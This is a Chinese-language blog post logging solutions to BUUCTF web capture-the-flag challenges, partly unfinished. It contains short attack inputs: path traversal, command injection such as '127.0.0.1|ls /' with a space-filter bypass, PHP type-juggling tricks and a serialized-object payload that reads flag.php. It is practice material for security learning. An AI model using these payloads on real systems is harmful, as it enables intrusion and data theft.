20210619-BUUCTF-WEB做题记录

原创

weixin_38131137 于 2021-06-21 00:19:11 发布 108 收藏 1

分类专栏： 做题记录 文章标签： unctf 安全

本文链接：https://blog.csdn.net/weixin_38131137/article/details/118057374

做题记录 专栏收录该内容

2 篇文章 0 订阅

订阅专栏

目录

1、[HCTF 2018] WarmUp

1、直接进入hint.php,得到提示

```
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/0
    }
?> flag not here, and flag in ffffllllaaaagggg
```

根据源码往下走，发现了三次过滤

```
    $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
    if (! isset($page) || !is_string($page)) {
    }
    #传入page和必须是字符串
    if (in_array($page, $whitelist)) {
    }
    #传入的page参数他里面包含白名单
    $_page = mb_substr(
        $page,
        0,
        mb_strpos($page . '?', '?')
    );
    #切割? 后面的字符，所以page传参会有? 前面的字段
    if (in_array($_page, $whitelist)) {
    }
    #? 传参后面的还有白名单
    $_page = urldecode($page);  #url编码
    $_page = mb_substr(
        $_page,
```


直接构造 `file=hint.php?../../../../../ffffllllaaaagggg`

这里面的注意点：

一、进行调试时，用file进行调试时，看反响（错误的反响），可以知道应该传参的值


二、白名单属于hint.php和source.php，是值而不是键

三、只要一个true返回就行

2、[极客大挑战 2019]EasySQL

看了半天的登陆框

php万能模板



注意：这是最简单的注入


3、[极客大挑战 2019]Havefun

```
    </div>
  </div>
</div>
            <!--
    $cat=$_GET['cat'];
    echo $cat;
    if($cat=='dog'){
        echo 'Syc{cat_cat_cat_cat}';
    }
    -->
    <div style="position: absolute;bottom: 0;width: 99%;"><p align="
```


源码里有hint，没有难度

4、[强网杯 2019]随便注

这题一进去，就可以推测出是堆叠注入



两种解法，一种是插入和修改，另一种是handler绕过
直接讲handler绕过



注意：要用反引号

5、[SUCTF 2019]EasySQL

待定

6、[ACTF2020 新生赛]Include

看名字就猜测是文件包含

直接base64的源码查看，然后得到base64编码，解密即可


7、[极客大挑战 2019]Secret File

第一步：查询源代码


第二步：可以看到快速跳转，抓包查看


```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```



文件包含漏洞，需要组装下哪些是需要过滤的




完美绕过所有的限制，那么就得到源码，base64解码得到



8、命令行注入



最简单的注入了 `127.0.0.1|ls /`



直接`cat /flag`


9、[极客大挑战 2019]LoveSQL

待定


10、[GXYCTF2019]Ping Ping Ping

还是命令行注入，但是过滤了两个条件
1、空格 -->用IFS9
2、flag过滤，这里拼接过滤，但是也存在问题，就是用

```
a=fl;b=ag;cat$IFS$9$a$b
```



还是能读取到flag，这里猜测是不是fl 和ag这样子的模式也能识别出来，所有调换个问题



注意查看源代码就能出flag了


11、[极客大挑战 2019]Knife

用蚁剑处理

12、[极客大挑战 2019]Http

第一步查看源代码

第二步用hacker直接注入想要的信息



还是用bp比较稳定

13、[护网杯 2018]easy_tornado

待定

14、[RoarCTF 2019]Easy Calc

待定

15、[极客大挑战 2019]PHP

这题明天写====

16、[极客大挑战 2019]Upload

明天写

17、[ACTF2020 新生赛]Upload


明天写

18、[极客大挑战 2019]BabySQL

待定

19、[ACTF2020 新生赛]BackupFile

先开始的话，看题目，就是可以知道是备份，那么得到bak文件



接下来一个很有趣的地方，就是PHP里面的== 是弱相等的，所以只要key=123
那么他就跟str相等
答案：key=123

20、[HCTF 2018]admin


待定


21、[极客大挑战 2019]BuyFlag

待定


22、[BJDCTF2020]Easy MD5

1、第一个界面，输入框，输入后看响应头





那么就以前做过的题目，答案就是`ffifdyop`
然后跳转下一个界面




```
a[]=1&b[]=2
```

第三个界面


```
param1[]=1&param2[]=3
```


23、[ZJCTF 2019]NiZhuanSiWei

```php
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        echo "Not now!";
        exit();
    }else{
        include($file);  //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```


逐条分析

1、函数file_get_contents，常见漏洞就是 `php://input`

2、直接查看useless.php，没有用处，那么就是查看源代码



前两步得到源代码，base64解码

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```php
<?php

class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
```

```
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```


3、password序列化


```php
<?php
class Flag{  //flag.php
    public $file='flag.php';
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
$a = new Flag();
echo serialize($a);
?>
```

```
O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```


(1)text满足绕过条件

(2)`file=useless.php`，不再用源代码

(3)`password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}`



24、[SUCTF 2019]CheckIn

待定

25、[极客大挑战 2019]HardSQL

待定

26、[CISCN2019 华北赛区 Day2 Web1]Hack World

待定

27、[网鼎杯 2020 青龙组]AreUSerialz

这题有启发，再做一遍再写

28、[GXYCTF2019]BabySQli

待定

29、[网鼎杯 2018]Fakebook

待定

30、[MRCTF2020]你传你□呢

晚点做

31、[MRCTF2020]Ez_bypass

